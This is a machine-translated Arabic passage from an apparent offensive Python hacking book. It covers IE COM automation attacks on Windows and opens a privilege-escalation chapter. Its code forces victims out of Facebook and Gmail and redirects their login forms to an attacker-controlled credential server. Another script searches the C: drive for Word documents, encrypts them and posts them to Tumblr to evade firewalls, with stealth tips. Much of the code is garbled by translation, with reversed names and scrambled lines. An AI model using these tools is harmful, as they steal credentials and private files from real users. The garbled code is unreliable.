أشجعك على تعديل الإعدادات وتجربتها، وإضافة ميزات إضافية مثل كشف الأجهزة الافتراضية. قد يكون من المفيد تتبع الاستخدام المعتاد من حيث نقرات الماوس، والنقرات المزدوجة، وضغطات المفاتيح على بعض أجهزة الكمبيوتر التي تملكها (أقصد التي تستخدمها فعليًا -وليست تلك التي اخترقتها!) لتحديد الإعدادات الأمثل. بناءً على هدفك، قد تحتاج إلى إعدادات أكثر دقة أو قد لا تهتم بكشف بيئة الحماية المعزولة على الإطلاق. يمكن أن تُشكل الأدوات التي طورتها في هذا الفصل طبقة أساسية من الميزات التي يمكنك نشرها في برنامج التجسس الخاص بك، وبفضل مرونة إطار عملنا، يمكنك اختيار نشر أي منها.

[17]قم بتنزيل PyHook من هنا: http://sourceforge.net/projects/pyhook/.

[18]لمعرفة كل شيء عن سياقات الجهاز وبرمجة GDI، تفضل بزيارة صفحة MSDN هنا: http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553(v=vs.85).aspx.

[19]بما أن CANVAS أداة تجارية، ألق نظرة على هذا البرنامج التعليمي لإنشاء حمولات Metasploit هنا: http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads.

Machine Translated by Google

الفصل التاسع: متعة استخدام إنترنت إكسبلورر

تُقدّم أتمتة COMفي نظام ويندوز العديد من الاستخدامات العملية، بدءًا من التفاعل مع الخدمات الشبكية وصولًا إلى تضمين جداول بيانات مايكروسوفت إكسل في تطبيقاتك. تسمح جميع إصدارات ويندوز، بدءًا من XP، بتضمين كائن COMالخاص بمتصفح إنترنت إكسبلورر في التطبيقات، وسنستفيد من هذه الميزة في هذا الفصل. باستخدام كائن الأتمتة الأصلي لمتصفح إنترنت إكسبلورر، سنُنشئ هجومًا من نوع "الرجل في المتصفح" حيث يُمكننا سرقة بيانات اعتماد المستخدم من موقع ويب أثناء تفاعله معه. سنجعل هذا الهجوم قابلًا للتوسيع، بحيث يُمكن استهداف عدة مواقع ويب. في الخطوة الأخيرة، سنستخدم إنترنت إكسبلورر كوسيلة لاستخراج البيانات من النظام المستهدف. سنُضمّن بعض التشفير باستخدام المفتاح العام لحماية البيانات المستخرجة بحيث لا يُمكن فك تشفيرها إلا من قِبلنا.

تقول إنترنت إكسبلورر؟ مع أن متصفحات أخرى مثل جوجل كروم وموزيلا فايرفوكس أكثر شيوعًا هذه الأيام، إلا أن معظم بيئات العمل لا تزال تستخدم إنترنت إكسبلورر كمتصفح افتراضي. وبالطبع، لا يمكنك إزالة إنترنت إكسبلورر من نظام ويندوز، لذا ستكون هذه التقنية متاحة دائمًا لبرامج التجسس التي تستهدف ويندوز.

Machine Translated by Google

رجل في المتصفح (نوعًا ما)

هجمات الوسيط (Man-in-the-browser)موجودة منذ بداية الألفية الجديدة. وهي نوع من هجمات الوسيط التقليدية. فبدلاً من التدخل في منتصف عملية الاتصال، يقوم برنامج خبيث بتثبيت نفسه وسرقة بيانات الاعتماد أو المعلومات الحساسة من متصفح الضحية غير المشتبه بها. معظم هذه البرامج الخبيثة (والتي تُسمى عادةً كائنات مساعدة المتصفح) تُدخل نفسها في المتصفح أو تحقن شيفرة برمجية بطريقة أخرى لتتمكن من التلاعب بعملية المتصفح نفسها. ومع ازدياد وعي مطوري المتصفحات بهذه التقنيات، وتزايد بحث شركات مكافحة الفيروسات عن هذا السلوك، أصبح لزاماً علينا أن نكون أكثر دهاءً. من خلال استغلال واجهة COMالأصلية لمتصفح إنترنت إكسبلورر، يمكننا التحكم في أي جلسة إنترنت إكسبلورر للحصول على بيانات اعتماد مواقع التواصل الاجتماعي أو تسجيلات الدخول إلى البريد الإلكتروني. بالطبع، يمكن توسيع نطاق هذه الآلية لتغيير كلمة مرور المستخدم أو إجراء معاملات باستخدام جلسة تسجيل دخوله. اعتمادًا على هدفك، يمكنك أيضًا استخدام هذه التقنية بالتزامن مع وحدة تسجيل ضغطات المفاتيح لإجبارهم على إعادة المصادقة على موقع ما أثناء قيامك بالتقاط ضغطات المفاتيح.

سنبدأ بإنشاء مثال بسيط يراقب المستخدم أثناء تصفحه فيسبوك أو جيميل، ثم يقوم بإلغاء تسجيل دخوله، وبعد ذلك يعدّل نموذج تسجيل الدخول لإرسال اسم المستخدم وكلمة المرور إلى خادم HTTPنتحكم به . سيقوم خادم HTTPالخاص بنا بعد ذلك بإعادة توجيهه إلى صفحة تسجيل الدخول الأصلية.

إذا سبق لك العمل في تطوير تطبيقات جافا سكريبت، ستلاحظ أن نموذج COMللتفاعل مع متصفح إنترنت إكسبلورر مشابه جدًا. اخترنا فيسبوك وجيميل لأن مستخدمي الشركات لديهم عادة سيئة تتمثل في إعادة استخدام كلمات المرور واستخدام هذه الخدمات لأغراض العمل (خاصةً إعادة توجيه بريد العمل إلى جيميل، واستخدام دردشة فيسبوك مع زملاء العمل، وما إلى ذلك). لنفتح ملف mitb.pyونُدخل الكود التالي:

```
time، استيراد win32com.client، استيراد
urllib استيراد urlparse، استيراد

 data_receiver = "http://localhost:8080/"

 target_sites = {} target_sites["www.facebook.com"] = {"logout_url"

"login_form_index": 0، : لا شيء،:

{خطأ"logout_form" : "logout_form",

"مملوكة"

= target_sites["accounts.google.com"] {"logout_url"
: "https://accounts.google.com/
hl=en&continue=https://accounts.google.com/ServiceLogin%3Fservice%3Dmail", تسجيل الخروج؟

"login_form_index": 0, "logout_form":

"مملوكة" :خطأ شنيع{

target_sites["mail.google.com"] = target_sites["accounts.google.com"] المتعددة Gmail #استخدم نفس الهدف لنطاقات
target_sites["www.gmail.com"] = target_sites["accounts.google.com"]

clsid='{9BA05972-F6A8-11CF-A442-00A0C90A8F39}'

 windows = win32com.client.Dispatch(clsid)
```

هذه هي عناصر هجومنا الذي يُشبه هجوم "الرجل في المتصفح". نُعرّف متغير data_receiverعلى أنه خادم الويب الذي سيستقبل بيانات الاعتماد من المواقع المستهدفة. هذه الطريقة أكثر خطورة لأن المستخدم المُتمرّس قد يرى عملية إعادة التوجيه، لذا يُمكنك كمشروع واجب منزلي مستقبلي أن...

Machine Translated by Google

فكّر في طرق لسحب ملفات تعريف الارتباط أو تمرير بيانات الاعتماد المخزنة عبر نموذج كائن المستند (DOM)باستخدام وسائل أخرى تبدو أقل إثارة للريبة. ثم نُنشئ قاموسًا للمواقع المستهدفة التي سيدعمها هجومنا. عناصر القاموس هي كالتالي: logout_urlهو عنوان URLيمكننا إعادة توجيهه عبر طلب GETلإجبار المستخدم على تسجيل الخروج؛ logout_formهو عنصر DOMيمكننا إرساله لإجبار تسجيل الخروج؛ login_form_indexهو الموقع النسبي في DOMالخاص بالنطاق المستهدف الذي يحتوي على نموذج تسجيل الدخول الذي سنعدّله؛ ويُشير مُعرّف الملكية إلى ما إذا كنا قد حصلنا بالفعل على بيانات اعتماد من موقع مستهدف لأننا لا نريد الاستمرار في إجبارهم على تسجيل الدخول بشكل متكرر وإلا فقد يشكّ الموقع المستهدف في وجود أمر مريب. بعد ذلك، نستخدم مُعرّف فئة Internet Explorerونُنشئ كائن COM، مما يمنحنا إمكانية الوصول إلى جميع علامات التبويب ومثيلات Internet Explorerقيد التشغيل حاليًا.

الآن وقد أصبح لدينا هيكل الدعم جاهزاً، فلنقم بإنشاء الحلقة الرئيسية لهجومنا:

بينما صحيح:

للمتصفح في نظام ويندوز:

```
url = urlparse.urlparse(browser.LocationUrl)
```

إذا كان اسم المضيف موجودًا في المواقع المستهدفة:

إذا كانت المواقع المستهدفة[emantsoh.lru]["مملوكة"]: تابع

```
#إذا كان هناك عنوان URL، فيمكننا ببساطة إعادة التوجيه إذا كان wait_for_browser(browser)
["logout_url"]: browser.Navigate(target_sites[url.hostname]["logout_url"])
target_sites[url.hostname]
```

آخر:

لاسترداد جميع العناصر في المستند

```
full_doc = browser.Document.all
```

#تكرار، البحث عن نموذج تسجيل الخروج لـ aفي :full_docحاول:

```
#ابحث عن نموذج تسجيل الخروج وأرسله إذا كان i.id يساوي wait_for_browser(browser) i.submit() :["logout_form"]
target_sites[url.hostname]
```

يستثني:
يمر

```
#الآن نُعدّل نموذج تسجيل الدخول. حاول: target_sites[url.hostname]["owned"] = True = "%s%s" % (data_.receiver, login_page)
["login_form_index"] login_page = urllib.quote(browser.LocationUrl) browser.Document.forms[login_index].action
login_index = target_sites[url.hostname]
```

يستثني:
يمر

```
time.sleep(5)
```

هذه هي حلقتنا الأساسية حيث نراقب جلسة متصفح هدفنا بحثًا عن المواقع التي نريد سرقة بيانات اعتمادها. نبدأ بالمرور على جميع عناصر Internet Explorerقيد التشغيل حاليًا؛ وهذا يشمل علامات التبويب النشطة في الإصدارات الحديثة من IE. إذا اكتشفنا أن الهدف يزور أحد مواقعنا المحددة مسبقًا، فيمكننا البدء بالمنطق الرئيسي لهجومنا. الخطوة الأولى هي تحديد ما إذا كنا قد نفذنا هجومًا على هذا الموقع بالفعل؛ إذا كان الأمر كذلك، فلن ننفذه مرة أخرى. (يحتوي هذا على

Machine Translated by Google

أما الجانب السلبي فهو أنه إذا لم يُدخل المستخدم كلمة المرور بشكل صحيح، فقد لا تتمكن من الوصول إلى بيانات الاعتماد. سأترك ذلك للمبتدئ كواجب منزلي لتحسينه.

ثم نختبر ما إذا كان الموقع المستهدف يحتوي على رابط تسجيل خروج بسيط يمكننا إعادة التوجيه إليه ،. وإذا كان الأمر كذلك، نجبر المتصفح على القيام بذلك. إذا كان الموقع المستهدف (مثل فيسبوك) يتطلب من المستخدم إرسال نموذج لإجبار تسجيل الخروج، نبدأ بالتكرار عبر ، DOM وعندما نكتشف مُعرّف عنصر HTMLالمُسجّل لنموذج تسجيل الخروج ،. نجبر إرسال النموذج. بعد إعادة توجيه المستخدم إلى نموذج تسجيل الدخول، نُعدّل نقطة نهاية النموذج لإرسال اسم المستخدم وكلمة المرور إلى خادم نتحكم به ،. ثم ننتظر حتى يُسجّل المستخدم الدخول. لاحظ أننا نضيف اسم مضيف موقعنا المستهدف إلى نهاية عنوان URLلخادم HTTPالخاص بنا الذي يجمع بيانات الاعتماد.

هذا لكي يعرف خادم HTTPالخاص بنا الموقع الذي يجب إعادة توجيه المتصفح إليه بعد جمع بيانات الاعتماد.

ستلاحظ الدالة wait_for_browserالمشار إليها في بعض المواضع أعلاه، وهي دالة بسيطة تنتظر حتى يُكمل المتصفح عمليةً ما، مثل الانتقال إلى صفحة جديدة أو انتظار تحميل صفحة بالكامل. لنُضف هذه الوظيفة الآن بإدراج الكود التالي أعلى الحلقة الرئيسية في البرنامج النصي:

```
دالة انتظار المتصفح (المتصفح):

#انتظر حتى ينتهي المتصفح من تحميل الصفحة بينما browser.ReadyState != 4 وbrowser.ReadyState != "complete":

time.sleep(0.1)

يعود
```

الأمر بسيط للغاية. نحن ننتظر فقط تحميل نموذج كائن المستند (DOM)بالكامل قبل السماح لبقية البرنامج النصي بمواصلة التنفيذ. هذا يسمح لنا بتوقيت أي تعديلات على نموذج كائن المستند أو عمليات تحليله بدقة.

Machine Translated by Google

إنشاء الخادم: بعد إعداد برنامج الهجوم، لننشئ خادم HTTP بسيطًا جدًا لجمع بيانات الاعتماد عند إرسالها. افتح ملفًا جديدًا باسم cred_server.py وأضف إليه الكود التالي:

```
استيراد SimpleHTTPServer و
SocketServer و urllib

self.send_response(301) self.send_header('Location',urllib.unquote(site)) self.end_headers()
Length']) creds = self.rfile.read(content_length).decode('utf-8') print creds site = self.path[1:]
def do_POST(self): content_length = int(self.headers['Content-
class CredRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):

server = SocketServer.TCPServer(('0.0.0.0', 8080), CredRequestHandler) server.serve_forever()
```

هذا المقتطف البرمجي البسيط هو خادم HTTP المصمم خصيصًا. نقوم بتهيئة فئة TCPServer الأساسية باستخدام عنوان IP والمنفذ وفئة CredRequestHandler المسؤولة عن معالجة طلبات HTTP POST. عندما يستقبل خادمنا طلبًا من متصفح المستخدم المستهدف، نقرأ ترويسة Content-Length لتحديد حجم الطلب، ثم نقرأ محتويات الطلب ونعرضها. بعد ذلك، نحلل الموقع الأصلي (فيسبوك، جيميل، إلخ) ونجبر متصفح المستخدم المستهدف على إعادة التوجيه إلى الصفحة الرئيسية للموقع المستهدف. يمكنك إضافة ميزة أخرى هنا، وهي إرسال بريد إلكتروني إلى نفسك في كل مرة يتم فيها استلام بيانات اعتماد، حتى تتمكن من محاولة تسجيل الدخول باستخدام بيانات اعتماد المستخدم المستهدف قبل أن تتاح له فرصة تغيير كلمة المرور.

لنجربها.

Machine Translated by Google

اختبار الأداء: افتح نافذة جديدة لمتصفح إنترنت إكسبلورر، وشغّل ملفي mitb.pyو cred_server.pyفي نافذتين منفصلتين. يمكنك تجربة تصفح مواقع ويب مختلفة أولًا للتأكد من عدم وجود أي سلوك غير طبيعي، وهو أمر طبيعي. الآن، تصفّح فيسبوك أو جيميل وحاول تسجيل الدخول. في نافذة cred_server.py ، يجب أن ترى شيئًا مشابهًا لما يلي، باستخدام فيسبوك كمثال:

```
timezone=180&lgnrnd=200229_SsTf&lgnjs=1394593356&locale=en_US localhost - - [12/
python.exe cred_server.py lsd=AVog7IRe&email=justin@nostarch.com&pass=pyth0nrocks&default_persistent=0&
2014 00:03:50] "POST /www.facebook.com HTTP/1.1" 301 -مارس/C:\>
```

يمكنك رؤية بيانات الاعتماد بوضوح وهي تصل، ثم يقوم الخادم بإعادة توجيه المتصفح إلى شاشة تسجيل الدخول الرئيسية. بالطبع، يمكنك أيضًا إجراء اختبار بتشغيل متصفح إنترنت إكسبلورر وأنت مسجل دخولك بالفعل إلى فيسبوك؛ ثم حاول تشغيل برنامج mitb.pyالنصي وسترى كيف يُجبرك على تسجيل الخروج. الآن وقد أصبح بإمكاننا الحصول على بيانات اعتماد المستخدم بهذه الطريقة، دعونا نرى كيف يمكننا تشغيل إنترنت إكسبلورر للمساعدة في استخراج المعلومات من الشبكة المستهدفة.

Machine Translated by Google

أتمتة IE COMللترشيح

لا يُمثل الوصول إلى الشبكة المستهدفة سوى جزء من المعركة. للاستفادة من هذا الوصول، يجب استخراج المستندات وجداول البيانات وغيرها من البيانات من النظام المستهدف. قد يكون هذا الجزء الأخير من الهجوم معقدًا، وذلك بحسب آليات الدفاع المُطبقة. قد توجد أنظمة محلية أو بعيدة (أو مزيج منهما) تعمل على التحقق من صحة العمليات التي تفتح اتصالات عن بُعد، بالإضافة إلى تحديد ما إذا كان ينبغي لهذه العمليات إرسال معلومات أو بدء اتصالات خارج الشبكة الداخلية. وقد أشار الباحث الأمني الكندي كريم ناثو إلى أن أتمتة IE COMتتميز بميزة رائعة تتمثل في استخدام عملية Iexplore.exe ، التي عادةً ما تكون موثوقة ومُدرجة في القائمة البيضاء، لاستخراج المعلومات من الشبكة.

سنقوم بإنشاء برنامج نصي بلغة بايثون يقوم أولاً بالبحث عن مستندات مايكروسوفت وورد في نظام الملفات المحلي.
عند العثور على مستند، سيقوم البرنامج النصي بتشفيره باستخدام تشفير المفتاح العام. [20]بعد تشفير المستند، سنقوم بأتمتة عملية نشره على مدونة في موقع .tumblr.comسيمكننا هذا من إرسال المستند إلى خادم وسيط واسترجاعه وقتما نشاء دون أن يتمكن أي شخص آخر من فك تشفيره.
باستخدام موقع موثوق مثل ،Tumblrسنتمكن أيضًا من تجاوز أي حظر قد يفرضه جدار الحماية أو الخادم الوكيل، والذي قد يمنعنا من إرسال المستند إلى عنوان IPأو خادم ويب نتحكم به. لنبدأ بإضافة بعض الدوال المساعدة إلى برنامجنا النصي لاستخراج البيانات. افتح ملف ie_exfil.pyوأدخل الكود التالي:

```
win32com.client، وos، وfnmatch، استيراد
وrandom، وzlib ،emit وتا

Crypto.PublicKey استورد RSAومن Crypto.Cipher استورد
PKCS1_OAEP

"jms@bughunter.ca" =اسم المستخدم ".doc" =نوع المستند
="justinBHP2014" =كلمة المرور

""
المفتاح_العام =

دالة انتظار المتصفح (المتصفح):

#انتظر حتى ينتهي المتصفح من تحميل الصفحة بينما 4 =! browser.ReadyState وbrowser.ReadyState != "complete":

time.sleep(0.1)

يعود
```

نقوم الآن بإنشاء عمليات الاستيراد، وأنواع المستندات التي سنبحث عنها، واسم المستخدم وكلمة المرور لحساب ،Tumblrومكان مخصص للمفتاح العام الذي سنقوم بإنشائه لاحقًا. والآن، دعونا نضيف إجراءات التشفير لتشفير اسم الملف ومحتوياته.

```
دالة تشفير_السلسلة(النص_الأصلي):

حجم_القطعة 256 =اطبع "ضغط: d%بايت" %طول(النص_الأصلي)

 plaintext = zlib.compress(plaintext)

% len(plaintext) "تشفير d%بايت"print

 rsakey = RSA.importKey(public_key)
rsakey = PKCS1_OAEP.new(rsakey)

""
مشفر =
```

Machine Translated by Google

بينما يكون الإزاحة أقل من طول النص العادي:

chunk = plaintext[offset:offset+chunk_size]

إذا كان طول (chunk) % knuhc_حجم لا يساوي صفرًا:
chunk += "*"*(حجم_القطعة -طول(القطعة))

encrypted += rsakey.encrypt(chunk) += chunk_size
إزاحة

encrypted = encrypted.encode("base64")

print "Base64 encoded crypto: %d" % len(encrypted)

إرجاع مشفر

def encrypt_post(filename):

#فتح الملف وقراءته contents = fd.read()
fd = open(filename,"rb")

fd.close()

= encrypt_string(filename) encrypted_body = encrypt_string(contents)
encrypted_title

أعد العنوان المشفر والنص المشفر

تتولى دالة encrypt_postلدينا مسؤولية استقبال اسم الملف وإرجاع كلٍ من اسم الملف المشفر ومحتوياته بتنسيق base64. نبدأ باستدعاء الدالة الرئيسية encrypt_string، مع تمرير اسم الملف المستهدف الذي سيصبح عنوان منشورنا على Tumblr. تتمثل الخطوة الأولى في دالة encrypt_stringفي تطبيق ضغط zlibعلى الملف قبل إعداد كائن تشفير المفتاح العام RSAباستخدام المفتاح العام المُنشأ. ثم نبدأ بالمرور على محتويات الملف وتشفيرها على شكل أجزاء بحجم 256بايت، وهو الحد الأقصى لحجم تشفير RSAباستخدام PyCrypto. عند الوصول إلى الجزء الأخير من الملف، إذا لم يكن طوله 256بايت، نضيف إليه مسافات لضمان إمكانية تشفيره وفك تشفيره بنجاح. بعد بناء سلسلة النص المشفر بالكامل، نقوم بتشفيرها باستخدام Base64قبل إعادتها. نستخدم تشفير Base64حتى نتمكن من نشرها على مدونتنا على Tumblrدون مشاكل أو أخطاء تشفير غير متوقعة.

بعد إعداد إجراءات التشفير، لنبدأ بإضافة منطق تسجيل الدخول والتنقل في لوحة تحكم تمبلر. للأسف، لا توجد طريقة سريعة وسهلة للعثور على عناصر واجهة المستخدم على الإنترنت: لقد أمضيتُ 30دقيقة في استخدام جوجل كروم وأدوات مطوريه لفحص كل عنصر HTMLأحتاج إلى التفاعل معه.

تجدر الإشارة أيضًا إلى أنني قمتُ، عبر صفحة إعدادات تمبلر، بتغيير وضع التحرير إلى نص عادي، مما يُعطّل مُحرّر جافا سكريبت المُزعج. إذا كنتَ ترغب في استخدام خدمة أخرى، فسيتعين عليكَ أيضًا تحديد التوقيت الدقيق، وتفاعلات DOM، وعناصر HTMLالمطلوبة -لحسن الحظ، تُسهّل لغة بايثون عملية الأتمتة. لنُضف المزيد من التعليمات البرمجية!

random_sleep(): time.sleep(random.randint(5,10)) دالة

يعود

دالة تسجيل الدخول إلى تمبلر :(ie)

full_doc = ie.Document.all #استرجاع جميع العناصر في المستند

التكرار بحثًا عن نموذج تسجيل الدخول

Machine Translated by Google

```
i in full_doc: if i.id == "signup_email": i.setAttribute("value",username)
for

elif i.id == "signup_password":
    i.setAttribute("value",password)
```

random_sleep()

قد يتم عرض صفحات رئيسية مختلفة عليك

إذا كان ie.Document.forms[0].id يساوي ie.Document.forms[0].submit() وإلا: "signup_form"

```
ie.Document.forms[1].submit()
باستثناء خطأ الفهرسة، e:
يمر
```

random_sleep()

```
#نموذج تسجيل الدخول هو النموذج الثاني في الصفحة wait_for_browser(ie)
```

يعود

نُنشئ دالةً بسيطةً تُسمى random_sleep، وهي تُؤخّر المتصفح لفترةٍ زمنيةٍ عشوائية. صُممت هذه الدالة لتمكين المتصفح من تنفيذ مهام قد لا تُسجّل أحداثًا في DOM للإشارة إلى اكتمالها، كما أنها تُضفي على المتصفح مظهرًا أكثر تفاعليةً. تبدأ دالة login_to_tumblr باسترجاع جميع العناصر في DOM، ثم تبحث عن حقلي البريد الإلكتروني وكلمة المرور، وتُعيّنهما إلى بيانات الاعتماد التي نُقدّمها (لا تنسَ إنشاء حساب). قد يُظهر Tumblr شاشة تسجيل دخول مُختلفة قليلاً في كل زيارة، لذا يُحاول الجزء التالي من الكود ببساطة العثور على نموذج تسجيل الدخول وإرساله وفقًا لذلك. بعد تنفيذ هذا الكود، يُفترض أن نكون قد سجّلنا الدخول إلى لوحة تحكم Tumblr، وأن نكون جاهزين لنشر بعض المعلومات. لنُضف هذا الكود.

الآن.

```
post_to_tumblr(ie,title,post): دالة

full_doc = ie.Document.all

print "Set text area" i.focus() elif i.id == "create_post":
= i i.focus() elif i.id == "post_two": i.setAttribute("innerHTML",post)
i in full_doc: if i.id == "post_one": i.setAttribute("value",title) title_box
for

post_form = i i.focus() "print"تم العثور على زر النشر"

#نقل التركيز بعيدًا عن مربع المحتوى الرئيسي random_sleep() title_box.focus()
random_sleep()

#إرسال النموذج wait_for_browser(ie) post_form.children[0].click()
```

random_sleep()

يعود

لا ينبغي أن يبدو أي من هذا الكود جديدًا جدًا في هذه المرحلة. نحن ببساطة نبحث في DOM للعثور على

Machine Translated by Google

أين ننشر عنوان ومحتوى تدوينة المدونة؟ تستقبل دالة `post_to_tumblr` فقط نسخة من المتصفح واسم الملف المستهدف ومحتواه المراد نشره. إحدى الحيل البسيطة (التي تعلمناها من خلال الملاحظة في أدوات مطوري Chrome) هي أنه يجب علينا تحويل التركيز بعيدًا عن الجزء الرئيسي من محتوى التدوينة حتى يُفعّل جافا سكريبت Tumblr زر النشر. من المهم تدوين هذه الحيل الدقيقة عند تطبيق هذه التقنية على مواقع أخرى. الآن وقد أصبح بإمكاننا تسجيل الدخول والنشر على Tumblr، فلنُضف اللمسات الأخيرة على برنامجنا النصي.

```
def exfiltrate(document_path):

    ie = win32com.client.Dispatch("InternetExplorer.Application")
    ie.Visible = 1

    #انتقل إلى تمبلر وسجّل الدخول
    ie.Navigate("http://www.tumblr.com/login")
    wait_for_browser(ie)
    print "جاري تسجيل الدخول..."
    login_to_tumblr(ie)
    print "تم تسجيل الدخول... جارٍ التصفح"

    ie.Navigate("https://www.tumblr.com/new/text")
    wait_for_browser(ie)

    #تشفير عنوان الملف ونصه
    title = encrypt_post(document_path)
    body = encrypt_post(document_path)

    print "إنشاء منشور جديد..."
    post_to_tumblr(ie,title,body)
    print "تم النشر!"

    #تدمير مثيل IE
    ie.Quit()
    ie = None

يعود

#الحلقة الرئيسية لاكتشاف المستندات
#ملاحظة: لا يوجد تبويب للسطر الأول من التعليمات البرمجية أدناه
#للأصل، والمجلدات، وأسماء الملفات في "C:\\"
for parent,directories,filenames in os.walk("C:\\"):
    for filename in fnmatch.filter(filenames,"*%s" % doc_type):
        document_path = os.path.join(parent,filename)
        print "تم العثور على: %s" % document_path
        exfiltrate(document_path)
        tupni_war = raw_input("متابعة؟")
```

سنستدعي دالة exfiltrate لكل مستند نرغب في تخزينه على Tumblr. تقوم هذه الدالة أولاً بإنشاء نسخة جديدة من كائن COM الخاص بمتصفح Internet Explorer، والميزة الرائعة هي إمكانية ضبط العملية لتكون مرئية أو مخفية. لأغراض تصحيح الأخطاء، اتركها مضبوطة على 1، ولكن لتحقيق أقصى قدر من التخفي، يُنصح بضبطها على 0. يُعد هذا مفيدًا للغاية، على سبيل المثال، إذا اكتشف برنامج التجسس الخاص بك نشاطًا آخر جاريًا؛ في هذه الحالة، يمكنك البدء في استخراج المستندات، مما قد يساعد في دمج أنشطتك بشكل أفضل مع أنشطة المستخدم. بعد استدعاء جميع الدوال المساعدة، نقوم ببساطة بإنهاء نسخة Internet Explorer والعودة. الجزء الأخير من البرنامج النصي مسؤول عن البحث في محرك الأقراص C:\ على النظام المستهدف ومحاولة مطابقة امتداد الملف المحدد مسبقًا (في هذه الحالة، doc.). في كل مرة يتم فيها العثور على ملف، نقوم ببساطة بتمرير المسار الكامل للملف إلى دالة exfiltrate .

الآن وقد أصبح الكود الرئيسي جاهزًا، نحتاج إلى إنشاء برنامج بسيط وسريع لتوليد مفتاح RSA، بالإضافة إلى برنامج فك تشفير يمكننا استخدامه للصق جزء من نص Tumblr المشفر واستخراج النص الأصلي. لنبدأ بفتح ملف keygen.py وإدخال الكود التالي:

```
from Crypto.PublicKey استورد RSA

new_key = RSA.generate(2048, e=65537)
```

Machine Translated by Google

```
print private_key print public_key ("PEM")key.exportKey = new_key.privatekey
public_key = new_key.publickey().exportKey("PEM")
```

صحيح، لغة بايثون قوية جدًا لدرجة أننا نستطيع فعل ذلك ببضعة أسطر من التعليمات البرمجية. يُخرج هذا الجزء من التعليمات البرمجية زوجًا من المفاتيح: مفتاح خاص ومفتاح عام. انسخ المفتاح العام إلى ملف lie_exfil.py الخاص بك . ثم افتح ملف بايثون جديدًا باسم decryptor.pyوأدخل التعليمات البرمجية التالية (الصق المفتاح الخاص في المتغير :(private_key

```
استيراد zlib و base64 من Crypto.PublicKey و RSA من Crypto.Cipher

المفتاح_الخاص ="###ألصق المفتاح الخاص هنا###"

 rsakey = RSA.importKey(private_key) rsakey = PKCS1_OAEP.new(rsakey)

حجم_القطعة 256 =الإزاحة 0 =

""
فك التشفير  =التشفير =(المشفر)edoced46b.46esab=

بينما يكون الإزاحة أقل من طول (المشفر):  فك التشفير =+tpyrced.yekasr(المشفر[الإزاحة:الإزاحة+حجم_القطعة])

offset += chunk_size

#الآن نقوم بفك الضغط إلى النص الأصلي (zlib.decompress(decrypted =
 plaintext

طباعة النص العادي
```

ممتاز! نقوم ببساطة بإنشاء نسخة من فئة RSAباستخدام المفتاح الخاص ،ثم بعد ذلك بوقت قصير نقوم بفك تشفير البيانات المشفرة من Tumblr باستخدام .Base64وكما هو الحال في عملية التشفير، نقوم ببساطة بأخذ أجزاء بحجم 256بايت وفك تشفيرها، لنبني تدريجيًا سلسلة النص الأصلي. الخطوة الأخيرة هي فك ضغط البيانات، لأننا قمنا بضغطها مسبقًا على الطرف الآخر.

Machine Translated by Google

اختبار البرنامج: يحتوي هذا الكود على العديد من الأجزاء، ولكنه سهل الاستخدام. ما عليك سوى تشغيل برنامج ie_exfil.py من جهاز يعمل بنظام ويندوز، وانتظر حتى يُشير إلى نجاح عملية النشر على تمبلر. إذا أبقيت متصفح إنترنت إكسبلورر مفتوحًا، فستتمكن من متابعة العملية برمتها.

بعد اكتمال العملية، يجب أن تتمكن من تصفح صفحة Tumblr الخاصة بك ورؤية شيء مشابه للشكل 1-9.



الشكل 1-9. اسم الملف المشفر لدينا

كما ترون، يوجد نص مشفر كبير، وهو اسم ملفنا. إذا مررتم لأسفل، ستلاحظون بوضوح أن العنوان ينتهي عند النقطة التي يصبح فيها الخط غير غامق. إذا نسختم العنوان ولصقتموه في ملف decryptor.py الخاص بكم وشغّلتموه، فسترون شيئًا كهذا:

```
#:> python decryptor.py C:\Program Files\Debugging Tools for Windows (x86)\dml.doc #:>
```

ممتاز! لقد استخرج برنامج ie_exfil.py الخاص بي مستندًا من دليل أدوات تصحيح أخطاء ويندوز، ورفع محتوياته إلى تمبلر، وتمكنتُ من فك تشفير اسم الملف بنجاح. الآن، بالطبع، لفك تشفير محتويات الملف بالكامل، ستحتاج إلى أتمتة العملية باستخدام الحيل التي شرحتها لك في الفصل الخامس (باستخدام urllib2 و HTMLParser)، والتي سأتركها كواجب منزلي لك.

Machine Translated by Google

من الأمور التي يجب مراعاتها أننا في سكربت ie_exfil.py نضيف مسافة إلى آخر 256بايت، مما قد يُسبب مشاكل في بعض تنسيقات الملفات. ومن الأفكار الأخرى لتطوير المشروع تشفير حقل طول في بداية محتوى المقالة، يُشير إلى الحجم الأصلي للمستند قبل إضافة المسافة. بعد ذلك، يُمكن قراءة هذا الطول بعد فك تشفير محتوى المقالة، ثم تقليص حجم الملف إلى هذا الحجم بالضبط.

[20] يمكن تثبيت حزمة بايثون PyCrypto من http://www.voidspace.org.uk/python/modules.shtml#pycrypto/.

Machine Translated by Google

الفصل العاشر: تصعيد الامتيازات في نظام ويندوز

لقد تمكنتَ من اختراق شبكة ويندوز قوية. ربما استغلتَ ثغرة تجاوز سعة الذاكرة عن بُعد، أو ربما استخدمتَ التصيّد الاحتيالي للوصول إلى الشبكة. حان الوقت للبحث عن طرق لرفع مستوى صلاحياتك. إذا كنتَ بالفعل مدير النظام أو مسؤول النظام، فمن الأفضل أن تمتلك عدة طرق للحصول على هذه الصلاحيات تحسبًا لأي تحديثات تُعطّل وصولك. من المهم أيضًا أن يكون لديك قائمة بأساليب رفع مستوى الصلاحيات، حيث تستخدم بعض المؤسسات برامج يصعب تحليلها في بيئتك الخاصة، وقد لا تصادف هذه البرامج إلا عند انضمامك إلى مؤسسة مماثلة في الحجم أو التركيبة. في عملية رفع مستوى الصلاحيات النموذجية، ستستغل ثغرة في برنامج تشغيل ضعيف البرمجة أو مشكلة في نواة ويندوز، ولكن إذا استخدمتَ برنامج استغلال ضعيف الجودة أو واجهتَ مشكلة أثناء الاستغلال، فإنك تُخاطر بعدم استقرار النظام. سنستكشف بعض الوسائل الأخرى للحصول على صلاحيات مُوسّعة على ويندوز.

عادةً ما يمتلك مديرو الأنظمة في المؤسسات الكبيرة مهامًا أو خدمات مجدولة لتنفيذ عمليات فرعية أو تشغيل نصوص VBScriptأو PowerShell لأتمتة المهام. كما يمتلك الموردون غالبًا مهامًا مؤتمتة مدمجة تعمل بنفس الطريقة. سنحاول الاستفادة من العمليات ذات الصلاحيات العالية التي تتعامل مع الملفات أو تنفذ الملفات الثنائية القابلة للكتابة من قِبل المستخدمين ذوي الصلاحيات المحدودة.

